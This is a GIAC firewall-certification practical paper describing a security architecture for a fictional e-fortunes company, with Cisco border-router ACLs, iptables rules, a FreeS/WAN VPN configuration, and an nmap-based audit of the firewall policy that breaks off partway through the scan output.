Global Information Assurance Certification Paper

Keith Konecnik GCFW
Practical Assignment v1.7

Table of Contents

GIAC Enterprises A brief overview

GIAC enterprise is in the e-fortunes business. GIAC currently sells their brainpower in the form of fortunes. Their entire 'Crown jewels' is a database of fortunes. The fortunes they sell are for every occasion, and thanks to their partners they also sell them in every language.

The fortunes are created and uploaded to the server by remote freelancers. GIAC staff, sometimes remote, process the submissions. They decide if the submitted fortunes are good enough for the GIAC name. Remote customers, mostly fortune cookie manufactures, download the fortunes they like. The international side is handled the same way. To supply the fortunes internationally GIAC's partners download the fortunes and translate them. They in turn provide a portion of their profit back to GIAC. GIAC also has an outside sales staff in the USA. The sales staff visits any place a fortune may be in need, or a fortune cookie may be sold. When arriving at such a location they try to make sure that only the GIAC endorsed brands are used.

1.0 Security Architecture

GIAC's current Network structure needs a redesign to meet today's ecommerce security needs. In this section the requirements, network structure, components, and servers will be covered.

1.1 Security Requirements from GIAC

GIAC wants to have the tightest security possible, with the lowest cost. This is every business' desire; however the profit margin on fortunes is not that high. Most the revenue comes through Quantity sales, and subscription services. Additional income comes through rental, and printer supply.

The best way to provide a high level security at the lowest cost is through locking down all but the essential protocols. Having IDS systems in place will help us to trace penetrations, and prevent them in the future. We will use GPL software for the firewall, VPN, and some of the IDS systems. To comply with SANS layered security approach an internal Check Point firewall will also be used. NAT will be used on the internal user's network. Using NAT will allow us to buy a smaller block of addresses. NAT will also add a level of security.

Access Requirements

When granting access to GIAC's internal and external Service networks we MUST grant the least amount of privileges possible. The same applies to access from inside the Domain to the internal and external network, as well as to the Internet itself. The reason this is so important is that it is better to block it now, and have to open it latter; than to have it open now and TRY to block it later. People in general don't mind have rights given, but do mind having rights taken away. The second reason is that if it wasn't blocked and the service had an exploit your systems could be rooted. The only way to return a rooted box to a 'clean' condition is to reformat it. In which case I hope your backups are current. Also by the time you find the first rooted box there could be

several other servers or hosts that have Trojans on them now. So the best policy is to block it.

The public:

We want the world to see who GIAC is, what they do, and why they are the best! The best way to accomplish this is by allowing them to browse the web site. We also need to allow SMTP in so that we can receive email from the public.

SMTP tcp/udp 25
HTTP tcp/udp 80
DNS tcp/udp 53

Customers:

Customers need to browse the website so they remember why GIAC is the best. They also need it for access to the secured "customers site". We need to receive email from our customers.

SMTP tcp/udp 80
HTTP tcp/udp 80
HTTPS tcp/udp 443
DNS tcp/udp 53

Suppliers:

Suppliers need to know that we are the best so they need to access the GIAC website. They also need to access the secured site for their submissions. They need the ability to send us email.

HTTP tcp/udp 80
HTTPS tcp/udp 443
DNS tcp/udp 53

Partners:

See VPN Users

Telecommuters and External Sales Staff

See VPN Users

VPN Users

Remote VPN users have the same network privileges that the office staff have. Currently there is no distinction between a remote employee, and a partner. The only major difference is that access to the database will be username and password protected. Database connections will be through SSH. This will help keep the remote employees out of the database. The remote administrators, fortune evaluators, and developers have a valid username and password combination to the database server.

FTP tcp/udp 20-21

HTTP tcp/udp 80
HTTPS tcp/udp 443
SSH tcp/udp 22
SMTP tcp/udp 25
POP3 tcp/udp 110
DNS tcp/udp 53

GIAC employees

GIAC employees get access to the protocols that are necessary for work. Most employees need access to email, ssh, FTP and the internet. Certain members of this group such as developers, fortune review staff, and Network administrators have access directly to the Database. The rest of the Local users can access the database through the web based interface if they have a valid user account.

1.2 Network Architecture

Existing network design

GIAC's Existing network used a checkpoint firewall as a single point of defense. Their border router wasn't filtering any of the incoming packets. They had a single DNS server for internal and external resolution. The entire network was routable static IP addresses.

Improvements

To increase security we are adding a new primary firewall. The new firewall is iptables v1.2.6a running on Hardened Debian Linux. We have also added ACLs to the Cisco 2615 Router. These ACLs will filter out some of the traffic before it reaches the Primary Firewall. The reason we added a second firewall is to increase the security for the database and the Local User Network. When you have two firewalls of different makes protecting the same network it reduces the chance of a hacker penetrating the network. Since the firewalls are of different makes, and reside on a different OS the chance of a similar vulnerability is slim.

VPN on the prior network was being encoded and decoded by the firewall. GIAC's partners have site VPNs that they keep connected, and use frequently to synchronize their databases. The prior network design could have been a little sluggish due to the firewall having to handle the VPN encoding and decoding, as well as filtering the traffic of the whole network. Our adding a second firewall and a separate VPN gateway will help elevate the lag.

We have also added a few tools to track hacking, and altered data. We have placed three additional Debian boxes running Snort on the network. The first position is immediately after the VPN Gateway. This position allows grabbing the packets just after they are unencrypted. The second box is right after the internal firewall, but before the Service network this way we can track hacking attempts that may circumvent our firewalls. The third box resides on our external service network. Its function is to track suspicious activity on the external service network. The fourth IDS system in place is a data integrity tool. This tool is Tripwire IDS. We have installed this on the Database, and

the database backup on the internal service network. Its function is to let us know when Data has been compromised.




Figure: GIAC Network design.

1.3 Components

Security Components

Devices that fall into this category enforce or play a central role in the Security Policy of GIAC. In this design such devices would be the Border Router, Firewalls, and VPN Gateway.

Border Router
Cisco 2610
2 interfaces:
- 109.15.3.1 To ISP
- 199.50.26.1 Internal interface

The Cisco 2615 border router is the first point of contact from the internet. The router will filter the incoming and outgoing traffic (ingress and egress filtering). The SANS top ten will be consulted for help in filter rules.

Primary Firewall
Athlon XP 2000
Debian 3.0 (hardened)
Iptables v 1.2.6a
5 Ethernet interfaces
- 199.50.26.2 External interface
- 199.50.26.5 Internal interface
- 199.50.26.9 Internal interface
- 199.50.26.18 Internal interface
- 199.50.26.21 Internal interface

The primary firewall is hardened by first custom installing Debian. All necessary patches for Debian are installed. Next all the modules and updates are installed for iptables. The Debian install is hardened. Firewall administration is done through physical access to the console.

VPN Gateway
Athlon XP 2000
SuSE 8.0 (hardened)
Free S/WAN VPN
2 Ethernet interfaces
- 199.50.26.6 External interface
- 199.50.26.17 Internal interface

We followed the same procedures as outlined above for installation and hardening of the Debian VPN Gateway. This gateway is on its own subnet. Placing this on a separate subnet gives better control of access and better logging. Since the packets are now unencrypted the payload can be filtered before it enters our network. GIAC can now allow deny, and log based on the actions of VPN clients.

Servers

The servers on the GIAC network are designed for single use. Each server provides one service. This creates a more manageable security model for each server. Each service provides a chance for vulnerabilities and exploits. Keeping one service per server keeps each server a little more secure by providing less exploits per box.

HTTP Server
199.50.26.10
This server is on the External Service Network. It is running apache. The most current version, and patches will be installed. Internal and external users can access this server on port 80. The Website contains links to the secured website (HTTPS).

HTTPS Server
199.50.26.11
The HTTPS server provides secure logon for Customers and Suppliers. This server uses secure forms to interact with the CGI server. The CGI server processes the information for the HTTPS server.

CGI Server
199.50.26.12
This server is the only interface to the fortune database (besides network admins, Developers and fortune reviewers; they have access rights to the box). When the specified CGI is called (there are different ones for customers and suppliers) it sends the data, or the request for data to the fortunes database. The Primary firewall will only allow connections to the database from this server, and the VPN Gateway.

External Mail Server
199.50.26.13
The Mail Server residing on the External Service Network will only accept incoming messages with a destination of the GIAC domain. It will not relay messages for hosts from or for any other domain.

External DNS
199.50.26.14
The external DNS provides services for the public. It is set to not allow Zone transfers with any computer except the internal DNS server.

Database Server
199.50.26.26
Now we are moving into the Internal Service Network. For a packet to reach here it will have had to pass through the ACL list of the border router, the Primary Firewall, then to the HTTPS server. The HTTPS server sends a query to the CGI server and the CGI server connects to the Database server through SSH. It does this by passing through the Internal Firewall. The first and second firewalls both protect this database from the Internet, and the CGI server acts as a Proxy. The second firewall gives layered protection to the Database and also provides protection from the local users. As an extra measure only a small range of IP addresses can actually access this server directly from the Internal

Users Network. This range of IP addresses would be for the development team who maintains the server, and the network administrators. Even with that said, Username and Password is still required to access the server. All database access is logged to the log server. This server has an IDS system (Snort) running before it to monitor all traffic, and it has Tripwire monitoring its data to make sure it has not been altered. Tripwire will be covered in a greater depth under the IDS section. This server is scheduled after hours to run a backup to the backup server.

Database Backup Server
199.50.26.27
The database backup server is not accessible through the Internal Firewall, except by the IP address of the network administrator or through the VPN subnet. It uses a Username and Password combination to gain access. If tripwire finds a change in the database, this server can help us return the data back to a usable state.

Syslog Server
199.50.26.28
This server receives log messages from the entire GIAC domain. The logs on this server are archived every two weeks

Internal Mail Server
199.50.26.29
This server provides POP3 mail service to the VPN and Internal Users Networks. It also receives mail from the External Mail Server, and forwards outgoing mail to the internet.

DNS
199.50.26.30
The DNS server on the Internal Service Network provides Name resolution and DNS services only to the internal GIAC network.

2.0 Security Policy

In this section we will cover the ACLs, rule sets, and configuration of the Border router, Primary firewall, and VPN gateway. Before we do that we need to lay a few ground rules. These rules apply to all network devices when possible.
Display the following banner when logging in:

> Caution
> Unauthorized access will result in criminal prosecution
> You have been warned, you will be logged

And send all log messages to the syslog server.

2.1 Cisco 2610 Border router

The first stop in the configuration of our secure network is the border router. All the basics need to be blocked here. This way we can minimize the load on the firewall, and provide layered protection. I will walk through the ACL's and the global configurations.

Let's start putting together some ACL's. The order of ACL's is very important. They are executed from the top of the list to the bottom. The first line we are going to write will assign the Access Control List to the serial (in) interface. We are going to use extended access lists so that we can also filter by protocol.

```
interface Serial 0
        access-group 100 in
```

The line above specifies that the interface is the serial 0 interface. The second line tells us that it is access group 100. Since the number is above 99 this informs the router that the ACL is in the extended format. The list name must be with "in" or "out". In our example this sets our ACL's to filter the incoming stream.

The format for the next commands follows a specific format. Name of the list followed by what to do (permit, deny), IP destination, followed by protocol. As an example the following rules block spoofed private IP addresses.

```
access-list 100 deny ip 10.0.0.0  0.255.255.255  any log
access-list 100 deny ip 172.16.0.0  0.240.255.255  any log
access-list 100 deny ip 192.168.0.0  0.0.255.255  any log
```

access-list 100 is the name of the list. It is followed by what to do deny ip. Then the IP address (in this case a range with an inverse mask to show what address range) 10.0.0.0 0.255.255.255. Next we apply this to every protocol by the key word any. Then the offending packet is logged.

Next we should block all spoofed loop back addresses.

```
access-list 100 deny ip 127.0.0.0  0.255.255.255  any log
```

*Tip: To figure out the inverse mask subtract the network fixed notation mask from 255.255.255.255

We should also block all spoofed packets that contain our IP address space. Since this would obviously be spoofed.

```
access-list 100 deny ip 199.50.26.0  0.0.0.31 any log
```

Blocking multi cast addresses is a good idea too.

```
access-list 100 deny ip 224.0.0.0  31.255.255.255 any log
```

Next block out the unnecessary ports that are occasionally used for hacking. The reasoning is that they are either venerable services, or critical services to our network (like ports 137 – 139 are NetBIOS critical for any network using windows services).

```
access-list 100 deny tcp any any range 6000 6063 log
access-list 100 deny udp any any range 6000 6063 log
access-list 100 deny tcp any any eq 445 log
access-list 100 deny upd any any eq 445 log
access-list 100 deny udp any any range 137 139
```

Here the list is named then the action (deny) and then the protocol. Next is the address and mask (any any). Next you will see either eq or range. This is an option for the port number. In this example it can be either eq for equals, or range so that we can list a range of ports. Last is the log comment. You may notice that the last line does not have log in it. That's because this range is for NetBIOS. Personally I don't feel like reading through logs of NetBIOS packets. In most cases it is a miss-configured computer on the internet.

This last command will provide the final touch. Every command up to this point has been denying packets. Now it is time to let some in. Before this command is issued it is important to understand why. Why after all these commands, and why do we even have to? Well, when Access Control Lists are implemented the router automatically puts an implicit "deny all" in place. To let traffic in we have to allow it in. This rule has to be last because lists are executed from the top down. That means that if we put the "permit all" rule first then all the traffic would pass through the hole we created, and the bad packets would never get blocked. Everything would get through, the good and the bad.

```
access-list 100 permit any any
```

At this point we should configure outgoing ACLs otherwise know as egress filtering. The main concern is to avoid traffic that can be seen as malicious. All private addresses will be filtered out. NetBIOS and SNMP will be blocked too. Everything else will be let through.

```
interface Serial 0
access-group 101 out
access-list 101 deny ip 10.0.0.0  0.255.255.255  any log
access-list 101 deny ip 172.16.0.0  0.240.255.255  any log
access-list 101 deny ip 192.168.0.0  0.0.255.255  any log
access-list 101 deny ip 127.0.0.0  0.255.255.255  any log
access-list 101 deny ip 224.0.0.0  31.255.255.255 any log
access-list 101 deny udp any any range 137 139
access-list 101 permit any any
```

Now we will configure the router and harden it. Since the router itself is essentially naked and unprotected to the internet we will put some clothes on it helping providing some basic armor to protect the router from the wild internet. I like to break my configurations into little groups. My grouping makes it easier for me to review them later. First I would like to set the router to provide encryption to the passwords that are entered on the interface.

```
service password encryption
```

Now let's first get rid of two tools that can give away privileged information about our router.

```
no service finger
no cdp enable
```

Finger is an obsolete service that can provide hackers with information about our router. CDP is the Cisco Discovery protocol. This is what Cisco uses with tools like Cisco config maker to discover name and type of Cisco devices on the network. If CDP is allowed to the internet the make and model of your routers may be available to the Public. "Security by obscurity"[1] is a good ideology here.

Now block out some more old commands. These commands are vulnerable to DOS attacks. We will block them out from TCP and UPD. Since NTP is not going to be used at this time lets block it out too.

```
no service tcp-small-servers
```

[1] This phrase came from the SANS course from Chris Brenton. It was used as a catchy phrase to remind us of a good security posture.

```
no service udp-small-servers
no ntp enable
```

My next group deals with ICMP. The first command helps keep our router from being a smurf amplifier. The Smurf attack uses the broadcast to multiply the number of ICMP "echo-reply" packets are returned to the spoofed target. This will, in most cases, overload the target IP with replies causing it to crash. The second command tells our router that we don't want it to send out ICMP unreachable messages. This message can be used by hackers to map out our network. This falls again under the security through obscurity.

```
no ip directed-broadcast
no ip unreachables
```

I have a single command to follow up the ICMP group. This command will disable loose source routing. Loose source routing allows the sender a way to re-route the packet once it reaches its destination. This could potentially defeat our ACL's. A single command can correct this issue.

```
no ip source-route
```

Finally let's turn off some of the services on the router. The first one, http, is off by default but lets make sure it is off. The HTTP provides a web interface to the router. SNMP, and BOOTP will be turned off too. SNMP can potentially leak router information. BOOTP is not in use in our domain but lets block it anyways, it falls into provide least access policy.

```
no http
no snmp
no bootp
```

Now following our security policy a banner will be added.

```
banner /
Caution
Unauthorized access will result in criminal prosecution
You have been warned, you will be logged
/
```

The next line tells the router to send all log files to the syslog server.

```
logging 199.50.26.28
```

More exhaustive ACL's could have been put in place, but we want to keep CPU cycles down on the router. GIAC recently bought the router and is not ready to upgrade again. The firewall will do the majority of traffic control for the domain. The internal firewall will provide NAT for the Internal Users Network.


2.2 IPTABLES Setup and tutorial

The goal of this tutorial is to demonstrate implementing a security policy with IPTABLES. The basic syntax of command statements, as well as rcscript placement will be covered.

Iptables Basics

Iptables has many features that make it a great firewall solution for the home or business. The only part that may be cumbersome to some is the lack of a graphical user interface (GUI). Iptables contains a state engine that can do stateful packet filtering. Stateful packet filtering is how a firewall can distinguish an existing connection, and allow all related connections in. Using stateful filtering the firewall can block all incoming FTP (ports 20 and 21) while allowing out FTP connections and their replies back into the domain. To do this the firewall will create and maintain a State table for all outgoing connections. The firewall will then compare incoming connections to the state table and see if it matches. It will match the destination address to a source address in the State table. From there it decides if it is related or established. The stateful process is more interesting, and complicated than explained here. For a more detailed overview of this process I recommend reading the following:
http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html#STATEMACHINE
or download the PDF:
http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.pdf.gz

Besides the Stateful packet filtering, Iptables can port forward and provide NAT. This is a great combination for using a single IP address while still hosting internet services. By forwarding all traffic for a given port through NAT to a static private IP address. Even more important then the above is the static packet filtering iptables can do. Before covering the rule bases and rcscripts, the basics of how a packet travels through the tables and chains should be covered. Below is a diagram form
http://www.knowplace.org/netfilter/syntax.htm
It illustrates the basic process of a packet traveling through Iptables (on the next page)



In the above diagram we see that Iptables has five chains. Most of our work will be done in the FORWARD chain. All packets moving through the box will pass through the FORWARD chain. In each chain there are tables. Tables contain rules that are applied to packets. The INPUT and OUTPUT chains are for the local host, the firewall itself. Little time will be spent on those chains. We will definitely block most traffic (except loop back) from the INPUT and OUTPUT chains. The PREROUTING and POSTROUTING chains are where we can mangle, and NAT packets. Mangle is when we change the values and or the content of packets. NAT is Network Address Translation. NAT allows

us to use a private IP range, and the firewall or NAT device puts an additional header on the packet with its routable IP. When the packet returns the NAT device sends the packet to the correct private IP. The NAT in the GIAC network will be handled by the internal Checkpoint firewall. We will have to be aware of this when rules are created because all packets from the Internal Users Network will have the external interface IP of the internal firewall.

When the Rule base for GIAC is created every rule could be entered into the FORWARD chain. Following the same process I did with the ACLs on the Cisco 2610 we will break the rules up in to groups. I will create custom chains and add them to FORWARD. Now when a packet reaches the FORWARD it will go through the rules one by one. From the FORWARD chain we can send it to other chains as well. It will continue its journey through each chain until it gets dropped, or accepted. If by chance it reaches the end of a chain either the default policy for that chain will be executed; or the packet will return to the previous chain. When the packet returns to the previous chain it continues from where it left off. At that point it moves to the next rule.

The firewall setup consists of the following processes.

1. Verifying and or installing the needed modules.
2. Creating the rule base.
3. Installing the firewall script.
4. Testing the Rules to make sure they function as expected.

Verifying the Modules

Some of the more important modules we need in our kernel are ip_conntrack, ipt_state, ip_conntrack_ftp, and ipt_LOG. The first three provide the stateful packet filtering that is needed. The last makes sure that the needed logging features are available. Here are the commands you would use in a script to load some of the modules:

```
/sbin/modprobe ip_tables
/sbin/modprobe ip_conntrack
/sbin/modprobe ip_conntrack_ftp
/sbin/modprobe ipt_state
/sbin/modprobe iptable_filter
/sbin/modprobe ipt_LOG
```

The kernel on our external firewall will have the necessary modules compiled into it.

Creating the Rule base

The command for iptables as it appears in the man page is as follows:

Iptables –[ADI] chain rule-specification [options][2]

[2] I have replaced the 'C' that normally follows the 'D' with an 'I'. Currently the 'C' command does not function. For the full text on Iptables commands consult the man page, and or type "iptables –h".

When using this command you would use the "-A" argument to append a rule to the specified chain. It would then contain the necessary options and information. The "-D" command tells iptables to delete a rule. To use this you would have to follow "-D" with the name of the chain and the number of the rule to delete. "-I" is used to insert a rule into a chain. This command operates like the delete command. You have to provide a chain name and rule number. Iptables will then insert the rule into this slot moving all the other rules down. Since we will be using a script the "-I" and "-D" rules are not necessary. However to make temporary, or to test a rule before publishing it, these commands are very handy. First you would want to enter "Iptables –L [chain name]" so that you could count the rules and get the rule number.

The first part of our script is going to contain variables of commonly used IPs (the whole script is in the appendix). The common IPs are the interfaces of the firewall, the subnets, and the servers. Below are the interface variables used in the script.

```
# Firewall Interface Variables
# We currently don't use half these variables
# But it is better to have them set now so we
# can use them to add rules later

# Loopback
IF_LO="lo"
IP_LO="127.0.0.1
# External interface of firewall
IF_FW_EX="eth0"
IP_FW_EX="199.50.26.2"
# Internal interface to external service network
IF_FW_SV="eth1"
IP_FW_SV="199.50.26.9"
# Internal network / firewall
IF_FW_INT="eth2"
IP_FW_INT="199.50.26.21"
# VPN return decrypted
IF_FW_VPNR="eth3"
IP_FW_VPNR="199.50.26.18"
# Out to VPN
IF_FW_VPN="eth4"
IP_FW_VPN="199.50.26.5"
```

In our script we also declare the variable "IPTABLES" as /sbin/iptables. Thus when iptables is called in the rc script it will be done as $IPTABLES. Here is an example rule. Using the stateful features of iptables this rule will allow ICMP ping requests, and replies to our internal network.

```
$IPTABLES -A icmp_pkt -p icmp --icmp-type echo-request -s $INT_FW –d ! $BR_ROUTER -m state --state NEW -j
ACCEPT
```

The default policy for each built in chain should always be set to drop. In the script we do so with the following command.

```
# Setup the default policy for the built in chains
$IPTABLES -P FORWARD DROP
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
```

This following rule will let ICMP packets that are established and related to the last rule through. In this case it will also let through all established and related packet in the whole icmp_pkt chain it belongs to (if the rule has a state table entry, ie. –m state –state NEW).

```
# Consult the state table as what to do
$IPTABLES -A icmp_pkt -m state --state ESTABLISHED,RELATED -j ACCEPT
```

The next two rules use static packet filtering to allow traffic to and from the web server.

```
$IPTABLES -A ext_service -p tcp --dport 80 -d $WEBHEAD -j ACCEPT
$IPTABLES -A ext_service -p tcp --sport 80 -s $WEBHEAD -d 0/0 -j ACCEPT
```

To enable traffic to the ext_service chain we send all traffic from the FORWARD chain. This is demonstrated in the next rule.

```
$IPTABLES -A FORWARD -d $EXT_SVR_NET -j ext_service
```

To let traffic out from the external service network a second rule is needed.

```
$IPTABLES -A FORWARD -o IF_FW_EX -s $EXT_SVR_NET -j ext_service
```

Installing the Script

The script has been placed in the /etc/init.d/ folder and added to the boot process. To add it to the boot sequence we use the update command.

```
update-rc.d firewallsript 4 2 3 4 5 .
```

This command adds the script named "firewallscript" to run levels 2, 3, 4, and 5. the first 4 tells the system that it needs to be started before any script numbered 5 or greater. In my system Network is number 5. Iptables can be started before the network interfaces are started. This is ideal to make sure that the firewall never allows through forbidden traffic.

Reboot then open a terminal window and enter the following (in most cases root is required to do this ie. su -).

```
iptables –L –v –n
```

The command will screen print all the chains and how many packets have traversed them. Once again to view the whole rule base refer to appendix A.

Test the Rule Set

From an external machine on the internet try to connect to the website. This would verify the rule set we created in the last section. The rules in the ext_service chain allow traffic to and from the web server on port 80. If we try to connect the web site through the url, we would also be verifying that the DNS is allowed in and out.

Using an internal machine we will try to ping an external server like www.sans.org. With the icmp_pkt chain rules all echo request generated internally will be allowed out and replies back in.

As final test we can create a connection from the CGI server to the database server. Doing so would verify that our rules in the int_service chain allow traffic to the and from the database server. Now we should try to connect from either another server on the

external service network. This would help verify that only the CGI server can connect to the Database server.

2.3 VPN Gateway

Setup of the VPN gateway is very important. Each device that connects to the VPN gateway must have a shared secret. The client we are using for remote users and telecommuters is Sentinel Internet pilot by SSH. It comes with built in firewall that can keep the client's computer secure when on or off of the VPN connection. For full setup details refer to the documents that they provide at http://www.ipsec.com.

VPN Gateway Configuration

Each device that connects to the VPN server will need to have it's own shared secret key stored in the /etc/ipsec.secrets file. When each client tries to connect to our vpn gateway the packet will pass through the boarder router. Then it will be forwarded by the firewall (based on protocol and/or port) to the VPN server. When it reaches the VPN server the contents of the packet will be opened and the server will compare keys. If the keys match the connection will be negotiated. If not it will be dropped. The entries for the keys will take the following format:

199.50.26.6 0.0.0.0: PSK "*Random secret key*"

The prior line basically says let any connection coming in on my external interface from any address (0.0.0.0) that matches the Private Secret Key listed here create a connection. Here is the configuration file for free S/wan it is in /etc/ipsec.conf.

```
conn giac_remote
        type=tunnel
        left=199.50.26.18
        leftnexthop=199.50.26.19
        leftsubnet=199.50.26.0/27
        right= %any
        keylife=45m
        authby=secret
        auto=add
```

The first line sets the connections to tunnel mode. This is the preferred way to send data through VPN. The encrypted tunnel VPN provides will keep all data secure. Line six tells the VPN gateway to renegotiate keys every 45 minutes. Since the key only lasts for 45 minutes, any compromised key will only last for a maximum of 45 minutes. However the chance that a Hacker could crack a 128 bit key in less than 45 minutes is slim. GIAC's biggest risk on VPN is if a laptop is stolen, or a secret key is given to a third party. If a laptop is stolen GIAC will block the MAC address of the laptop (the integrated NIC) on the firewall's rule base. If a secret key is given to a third party it becomes a little harder. The IDS may help provide the MAC address, and or the time stamp of any malicious, or suspicious activity. Then through comparing logs (IDS vs. VPN) the offender can be identified, and blocked on the firewall. The remaining lines of the configuration specify the protected network (left) and the IPs that can connect (right=%any). After setting up

the /etc/ipsec.conf file a sniffer is placed before the VPN gateway (by use of a hub). Then by the use of a computer (remote or on a hub outside the firewall) a VPN connection attempt is made. By use of the sniffer we can see if the connection is made, and if the encrypted tunnel is created.

3.0 Auditing The Firewall Policy

The firewall and rule base is in place. Sounds like a good time for an audit. This section will cover the audit of the GIAC networks firewall policy. It will not be a vulnerability assessment, but rather a test to make sure that the policy set forth on the firewall works from the inside and the out. When conducting assessments you need to take into account how the network traffic created by the assessment will affect the normal day to day business functions. The assessment will generate a significant amount of traffic on the firewall and the service network. Considering this and the off chance that a misguided packet may bring down the network, no matter how slim that chance is, the assessment will take place at night.

3.1 Process

Scans will take place on sections of the GIAC network from various subnets using nmap. This way the policy running on the firewall can be verified.

The locations of the scans are:

- From the internet (a computer setup between the router and firewall)
- VPN subnet
- Internally (between the firewalls).
- External Service Network

External Scan

From a computer placed between the boarder router and the firewall the first scan will take place. From this location the following subnets will be scanned:

- VPN subnets
- External Service Subnet
- Internal Service Subnet

These subnets will be scanned with nmap using syn scans. In addition to a SYN scan, a UDP scan of the VPN network will be performed. A VPN connection will also be created to verify that the ipsec traffic can reach the VPN gateway.

VPN Scan

From a computer placed on the VPN return network a scan of the following subnets will be performed:

- External Service Subnet
- Internal Service Subnet
- Internet (not a subnet)

Nmap will be used again using the same scan types as the External scan. Connections to a ftp, web, and DNS server provided by the ISP will be used.

Internal Scan

From a computer between the two firewalls a scan of the following subnets will be performed:

- External Service Subnet
- VPN Subnets
- Internet (see VPN Scan)

External Service Network Scan

By placing a computer on the External Service Network we can perform a scan of the following subnets:

- Internal Service Network
- VPN subnets
- Internet (see VPN Scan)

A HTTPS connection to the Database on the Internal Service Network will also be tested.

Estimate

The Firewall assessment will take a period of two evenings to create the data, and two days to interpret it. Each day will be a full eight hours. At the end of the four days a full report on how the policy on the firewall held up to GIAC's security policy will be provided. Each day will consist of setting up equipment conducting the scan, and backing up the results.

The cost will be figured as follows:
Three Analysts for two, eight hour, days.
Two Analysts for two, eight hour, days.
This equals 80 hours. Billing at $200 an hour the total is $16,000.

3.2 The Analysis

Now that the analysis is done we can look at the data that was created. Each section will be covered External, VPN, Internal, and External Service Network scans. At the end of the Audit the data will be analyzed to help provide improvement for network security and operations.

External Scan

The first scan takes place from the outside of our firewall. From a Box placed between the firewall and the boarder router three separate batches of syn scans are logged. Breaking the scans into three separate sections allow for easier analysis by network segment. This little factor will be better appreciated on day three and four. Placing a box on this network segment is easy since we use the CIDR notation. All devices on the GIAC network support the use of the network IP address as a valid host address. Thus we can use the IP address of 199.50.26.0 on this subnet. We will use this principal on all of the subnets that scans are performed from.

The first scan of the evening is the External Service Network. By using the command "nmap -v -v -oN ~/ExtExtSvr -sS -T 4 199.50.26.8/29" provides us with the following feedback in the terminal window:

```
Interesting ports on  (199.50.26.10):
(The 1555 ports scanned but not shown below are in the state: closed)
Port        State       Service
80/tcp      open        http
Interesting ports on  (199.50.26.11):
